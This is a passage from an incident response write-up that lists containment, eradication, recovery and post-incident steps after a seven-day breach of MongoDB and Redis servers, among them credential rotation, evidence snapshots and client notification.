 - o Longer term: deploying stricter firewalls, restrict specific commands to authorized internal IP addresses
 - o Capture snapshots of 10.0.5.20 and 10.0.5.30 to preserve evidence, as well as to investigate
- **Eradication**
 - o Audit all MongoDB user accounts to verify account permissions
 - o Rotate all user credentials
 - o Remove any unauthorised new user accounts
 - o Redis configuration changes must be identified and reversed
- **Recovery**
 - o Ensure all database content is validated and not modified
 - o Restore services after configurations are hardened
 - o Enforce MongoDB user authentication

Post incident activity

- Document the activities within the 7-day timespan of the breach
 - o Initial reconnaissance
 - o Configuration abuse
 - o Confirmed exfiltration of data
- Notify any affected clients or users about the breach
- Retain all collected evidence for deeper analysis
- Update the incident response playbook with the findings of the analysis